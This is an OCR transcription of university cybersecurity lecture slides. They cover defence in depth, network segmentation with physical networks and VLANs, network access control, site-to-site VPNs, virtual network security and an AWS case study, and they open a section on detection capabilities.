
- Besides encryption, other security controls for monitoring and access control must be included as shown in the following diagram.



- Note that adding different layers of protection and detection is the entire essence of the *defence in depth approach*.

Defence in Depth Approach

- In this diagram, a document was originally encrypted at rest in a server located on-premises; it travelled via the internet, the user was authenticated in the cloud, and the encryption was preserved all the way to the mobile device that also encrypted it at rest in the local storage:



We should consider the entire **end-to-end** communication path in order to identify potential threats and ways to mitigate them.

UNIVERSITY OF WOLLONGONG AUSTRALIA

Defence in Depth Approach


- **Endpoints**
  - Nowadays, an endpoint is basically any device that can consume data (beyond computers).
  - In general, we need to assume that the endpoint can be a mobile or an IoT device.
  - We must perform threat modelling to uncover all attack vectors and plan mitigation efforts accordingly.
  - Some of the countermeasures for endpoints include
    - ✓ Separation of corporate and personal data/apps (isolation)
    - ✓ Use of TPM (Trusted Platform Module) hardware protection
    - ✓ OS hardening
    - ✓ Storage encryption

Physical Network Segmentation

- The network will grow according to the demand, and its security features are rarely revisited as the network expands.
- Obtaining an accurate view of what is currently implemented in the network is a challenging task to the blue team.
- The first step to establishing an appropriate physical network segmentation is *to understand the logical distribution of resources according to the company's needs*.
  - For example, depending on the size of the organisation, the blue team can select physical network segmentation or Virtual Local Area Network (VLAN).

Physical Network Segmentation


- Establishing a physical network segmentation
  - ➢ No data flows between the segmented networks unless there is another switch or router.



  - ➢ Physical network segmentation will provide good isolation, but there are issues:
    - ✓ Efficiency: There are only two hosts in each network, but a switch has, for example, 24 ports.
    - ✓ Scalability: What if there are too many hosts for one switch to handle?

Virtual Local Area Network

- VLANs
  - *Separated logically not physically.*
  - VLAN 1 cannot communicate with VLAN 2 without a router.



UNIVERSITY OF WOLLONGONG AUSTRALIA

Virtual Local Area Network

- **Virtual Local Area Network (VLAN)** (for small-and medium-sized organizations based on department)
  - In small-and medium-sized organizations, it might be easier to aggregate resources according to their departments—for example, resources that belong to the financial department, human resources, operations, and so on.
  - This will isolate the resources per department.
  - *Limitation*: The problem with this design is that complication will be caused *when different departments want to access the common resource like a file server*. In this case **cross VLAN access will be needed** but this requires multiple rules, different access conditions and more maintenance. For this reason, large networks usually avoid this approach.


Virtual Local Area Network

- VLAN based on other aspects
  - Business objectives: Using this approach, one can create VLANs that have resources based on common business objectives.
  - Level of sensitivity: Assuming that an up-to-date risk assessment of the resources has been performed, one can create VLANs based on the *risk level* (high, low, medium).
  - Location: For large organizations, sometimes it is better to organize the resources based on location.
  - Security zones: Usually, this type of segmentation is combined with others for specific purposes, for example, one security zone for all servers that are accessed by partners.

Physical Network Segmentation

- Mixed VLAN

  There is no one perfect solution for network segmentation based on VLANs. The mixed VLAN is usually used as the diagram shows.



UNIVERSITY OF WOLLONGONG AUSTRALIA

Physical Network Segmentation

- Best practices for security of network segmentation:
  - Use SSH to manage your switches and routers.
  - Restrict access to the management interface.
  - **Disable ports that are not used**.
  - Leverage security capabilities to prevent *MAC flooding attacks*.
  - Leverage port-level security to prevent attacks, such as *DHCP snooping*.
  - Make sure that you update the switch's and router's firmware and operating systems.

Discovering network

- The internal reconnaissance techniques can be used to discover the network structure in the organization.
  - Programs such as *Nmap* or basic commands such as *traceroute* is still useful to discover and identify the network structure.
  - Commercial tools such as Network Sonar Wizard can be used to provide more graphical outs to users including a network structure diagram and geographic location of network hosts and devices.

Securing Remote Access to the Network

- Remote access needs
  - ➢ Remote access to a corporate network is required when
    - ✓ a company has employees that work from home;
    - ✓ an employee will be traveling and will need remote access to the company's resources.
  - ➢ We need to consider not only segmentation plan, but also a network access control (NAC) system that can evaluate the remote system prior to allowing access to the company's network.
  - ➢ Definition of NAC: NAC is an approach to computer security that attempts to unify endpoint security technology (such as antivirus, host intrusion prevention, and vulnerability assessment), user or system authentication and network security enforcement.


Securing Remote Access to the Network

- Evaluation criteria for remote system
  - Whether the remote system has the latest patches
  - Whether the remote system has antivirus enabled
  - Whether the remote system has a personal firewall enabled
  - Whether the remote system is compliant with mandate security policies

- NAC example: Cisco NAC https://www.cisco.com/c/en/us/products/security/what-is-network-access-control-nac.html

Securing Remote Access to the Network

- The following diagram shows an example of a network access control (NAC) system:




In this scenario, the NAC is responsible for

- validating the current health state of the remote device;
- performing software-level segmentation by allowing the source device to only communicate with predefined resources located on premises.

Securing Remote Access to the Network

- The following diagram shows another example of a network access control (NAC) system:



In this scenario, a company isolates all remote access users in one specific VLAN and have a firewall in between this segment and the corporate network to control the traffic coming from remote users. This is usually used when the company wants to restrict the type of access users will have when they are accessing the system remotely.

Securing Remote Access to the Network


- It is also *important to have an isolated network to quarantine computers that do not meet the minimum requirements* to access network resources.
  - This quarantine network should have remediation services that will scan the computer and apply the appropriate remediation to enable the computer to gain access to the corporate network.
  - Related article: https://www.forbes.com/2010/11/10/microsoft-viruses-security-technology-quarantine.html#5fe6fc293c9e

Securing Remote Access to the Network

- Site-to-Site VPN (Virtual Private Network)
  - ➢ VPN enables to establish *a secure (encrypted) traffic channel between two remote sites*.
  - ➢ VPN usually use IPSec protocol, but some software VPN also uses TLS (Transport Layer Security) protocol.
    - ✓ IPSec is a secure network protocol suite that authenticates and encrypts the packets of data to provide secure encrypted communication between two computers over an Internet Protocol network.
  - ➢ VPN provide many options, the encrypting the traffic is default, but not mandatory. In transport mode, the data in the traffics are not encrypted.

Securing Remote Access to the Network

- Site-to-Site VPN
  - ➢One common scenario for organizations that have remote locations is to have a secure private channel of communication between the main corporation network and the remote network, which is done via site-to-site VPN.




UNIVERSITY OF WOLLONGONG AUSTRALIA

Securing Remote Access to the Network

- Example: The network design shown in the previous diagram
  - Each branch office has a set of rules in the firewall, which means that when the site-to-site VPN connection is established, the remote branch office will not have access to the entire headquarters' main network, but just some segments.
  - When planning your site-to-site VPN, the "need to know" principle should be enforced to only allow access to what is really necessary. (If the East Branch Office has no need to access the HR VLAN, then access to this VLAN should be blocked.)

Virtual Network Segmentation

- Security must be embedded even in virtual networks of virtual machines (VMs) created/managed by a hypervisor (like VirtualBox or VMWare) in a server (host machine) as shown in the diagram.



UNIVERSITY OF WOLLONGONG AUSTRALIA

Virtual Network Segmentation

- Planning virtual network segmentation
  - Although there are various virtualization platform available, it would be better to take a vendor-agnostic approach since the core principles of virtual network segmentation are the same regardless of the platform.
  - Note that there is isolation within the virtual switch; in other words, the traffic from one virtual network is not seen by the other virtual network. Each virtual network can have its own subnet, and all virtual machines within the virtual network will be able to communicate among themselves, but it won't traverse to the other virtual network.

Virtual Network Segmentation

- For communications between two or more virtual networks, a router that has multiple virtual network adapters is needed. (It could be a VM with a routing service enabled.)
- It is possible to implement, at the virtual switch level, some security inspections using virtual extensions.
- The advantage of using these types of extensions is that you are inspecting the packet before transferring it to other networks, which can be very beneficial for your overall network security strategy.

Virtual Network Segmentation

- Network security of virtual network
  - *The traffic that originated in one VM can often traverse to the physical network and reach another host connected to the corporate network.*
  - Hence, the following capabilities are enabled in the virtual switch:
    - ✓ **MAC address spoofing (arp spoofing) prevention**: This prevents malicious traffic from being sent from a spoofed MAC address.
    - ✓ **DHCP guard**: This prevents virtual machines from acting or responding as a DHCP server.
    - ✓ **Router guard**: This prevents virtual machines from issuing router advertisement and redirection messages.
    - ✓ **Port ACL (access control list)**: This allows you to configure specific access control lists based on MAC or IP addresses.

Case Study: Amazon AWS

- AWS provides several security capabilities and services to increase privacy and control network access. These include:
  - **Network firewalls** built into Amazon Virtual Private Cloud (VPC), and **web application firewall** (WAF) capabilities in AWS WAF let you create private networks, and control access to your instances and applications
  - Customer-controlled encryption in transit with **TLS across all services.**
  - Connectivity options that enable **private, or dedicated, connections** from your office or on-premises environment.
  - **Automatic encryption** of all traffic on the AWS global and regional networks between **AWS secured facilities.**

- Source: https://aws.amazon.com/security/

UNIVERSITY OF WOLLONGONG AUSTRALIA

CSIT302 Cybersecurity

Day 4-3 – Active Sensors

Subject Coordinator: Dr Partha Sarathi Roy

School of Computing and Information Technology

UNIVERSITY OF WOLLONGONG AUSTRALIA


Detection Capabilities

- New approach to detection systems
  - ➢ Dealing with a lot of false positive is not acceptable.
  - ➢ The Blue Team must leverage a series of techniques including
    - ✓ Data correlation from multiple data sources
    - ✓ Profiling
    - ✓ Behavior analytics
    - ✓ Anomaly detection
    - ✓ Activity evaluation
    - ✓ Machine learning
- Relation to defense in depth approach
  - ➢ Detection is one layer of defense.
  - ➢ It needs to be *aggregated with other layers* to enhance the security posture.

Detection Capabilities

- Traditional defender mindset vs new approach
